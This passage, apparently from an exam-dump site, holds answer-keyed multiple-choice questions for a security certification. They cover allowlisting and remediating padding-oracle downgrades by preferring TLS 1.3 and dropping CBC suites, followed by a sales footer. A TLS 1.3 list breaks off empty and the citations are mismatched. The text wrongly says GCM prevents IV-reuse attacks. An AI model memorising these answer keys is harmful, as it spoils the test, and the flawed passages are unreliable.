- D. Webhooks

Answer: B

Explanation:

The correct answer is B. Allowlisting.

Allowlisting is a technique that allows only pre-approved web-based software to run on a system or network, while blocking all other software. Allowlisting can help prevent unauthorized or malicious software from compromising the security of an organization. Allowlisting can be implemented using various methods, such as application control, browser extensions, firewall rules, or proxy servers¹².

The other options are not the best techniques to ensure that users only leverage web-based software that has been pre-approved by the organization. Blocklisting (A) is a technique that blocks specific web-based software from running on a system or network, while allowing all other software. Blocklisting can be ineffective or inefficient, as it requires constant updates and may not catch all malicious software. Graylisting © is a technique that temporarily rejects or delays incoming messages from unknown or suspicious sources, until they are verified as legitimate. Graylisting is mainly used for email filtering, not for web-based software control. Webhooks (D) are a technique that allows web-based software to send or receive data from other web-based software in real time, based on certain events or triggers. Webhooks are not related to web-based software control, but rather to web-based software integration.

NEW QUESTION 218

While a security analyst for an organization was reviewing logs from web servers, the analyst found several successful attempts to downgrade HTTPS sessions to use cipher modes of operation susceptible to padding oracle attacks. Which of the following combinations of configuration changes should the organization make to remediate this issue? (Select two).

- A. Configure the server to prefer TLS 1.3.
- B. Remove cipher suites that use CBC.
- C. Configure the server to prefer ephemeral modes for key exchange.
- D. Require client browsers to present a user certificate for mutual authentication.
- E. Configure the server to require HSTS.
- F. Remove cipher suites that use GCM.

Answer: AB

Explanation:

The correct answer is A. Configure the server to prefer TLS 1.3 and B. Remove cipher suites that use CBC.

A padding oracle attack is a type of attack that exploits the padding validation of a cryptographic message to decrypt the ciphertext without knowing the key. A

padding oracle is a system that responds to queries about whether a message has a valid padding or not, such as a web server that returns different error messages for invalid padding or invalid MAC. A padding oracle attack can be applied to the CBC mode of operation, where the attacker can manipulate the ciphertext blocks and use the oracle's responses to recover the plaintext¹².

To remediate this issue, the organization should make the following configuration changes:

? Configure the server to prefer TLS 1.3. TLS 1.3 is the latest version of the Transport Layer Security protocol, which provides secure communication between clients and servers. TLS 1.3 has several security improvements over previous versions, such as:

? Remove cipher suites that use CBC. Cipher suites are combinations of cryptographic algorithms that specify how TLS connections are secured. Cipher suites that use CBC mode are vulnerable to padding oracle attacks, as well as other attacks such as BEAST and Lucky 13. Therefore, they should be removed from the server's configuration and replaced with cipher suites that use more secure modes of operation, such as GCM or CCM78.

The other options are not effective or necessary to remediate this issue.

Option C is not effective because configuring the server to prefer ephemeral modes for key exchange does not prevent padding oracle attacks. Ephemeral modes for key exchange are methods that generate temporary and random keys for each session, such as Diffie-Hellman or Elliptic Curve Diffie-Hellman. Ephemeral modes provide forward secrecy, which means that compromising the long-term keys does not affect the security of past sessions. However, ephemeral modes do not protect against padding oracle attacks, which exploit the padding validation of the ciphertext rather than the key exchange⁹.

Option D is not necessary because requiring client browsers to present a user certificate for mutual authentication does not prevent padding oracle attacks. Mutual authentication is a process that verifies the identity of both parties in a communication, such as using certificates or passwords. Mutual authentication enhances security by preventing impersonation or spoofing attacks. However, mutual authentication does not protect against padding oracle attacks, which exploit the padding validation of the ciphertext rather than the authentication.

Option E is not necessary because configuring the server to require HSTS does not prevent padding oracle attacks. HSTS stands for HTTP Strict Transport Security and it is a mechanism that forces browsers to use HTTPS connections instead of HTTP connections when communicating with a web server. HSTS enhances security by preventing downgrade or man-in-the-middle attacks that try to intercept or modify HTTP traffic. However, HSTS does not protect against padding oracle attacks, which exploit the padding validation of HTTPS traffic rather than the protocol.

Option F is not effective because removing cipher suites that use GCM does not prevent padding oracle attacks. GCM stands for Galois/Counter Mode and it is a mode of operation that provides both encryption and authentication for block ciphers, such as AES. GCM is more secure and efficient than CBC mode, as it prevents various types of attacks, such as padding oracle, BEAST, Lucky 13, and IV reuse attacks. Therefore, removing cipher suites that use GCM would reduce security rather than enhance it .

References:

? 1 Padding oracle attack - Wikipedia

? 2 flast101/padding-oracle-attack-explained - GitHub

? 3 A Cryptographic Analysis of the TLS 1.3 Handshake Protocol | Journal of Cryptology

? 4 Which block cipher mode of operation does TLS 1.3 use? - Cryptography Stack Exchange

? 5 The Essentials of Using an Ephemeral Key Under TLS 1.3

? 6 Guidelines for the Selection, Configuration, and Use of ... - NIST

? 7 CBC decryption vulnerability - .NET | Microsoft Learn

? 8 The Padding Oracle Attack | Robert Heaton

? 9 What is Ephemeral Diffie-Hellman? | Cloudflare

? [10] What is Mutual TLS? How mTLS Authentication Works | Cloudflare

? [11] What is HSTS? HTTP Strict Transport Security Explained | Cloudflare

? [12] Galois/Counter Mode - Wikipedia

? [13] AES-GCM and its IV/nonce value - Cryptography Stack Exchange

NEW QUESTION 223

.....

Relate Links

100% Pass Your CS0-003 Exam with ExamBible Prep Materials

<https://www.exambible.com/CS0-003-exam/>

Contact us

We are proud of our high-quality customer service, which serves you around the clock 24/7.

Viste - <https://www.exambible.com/>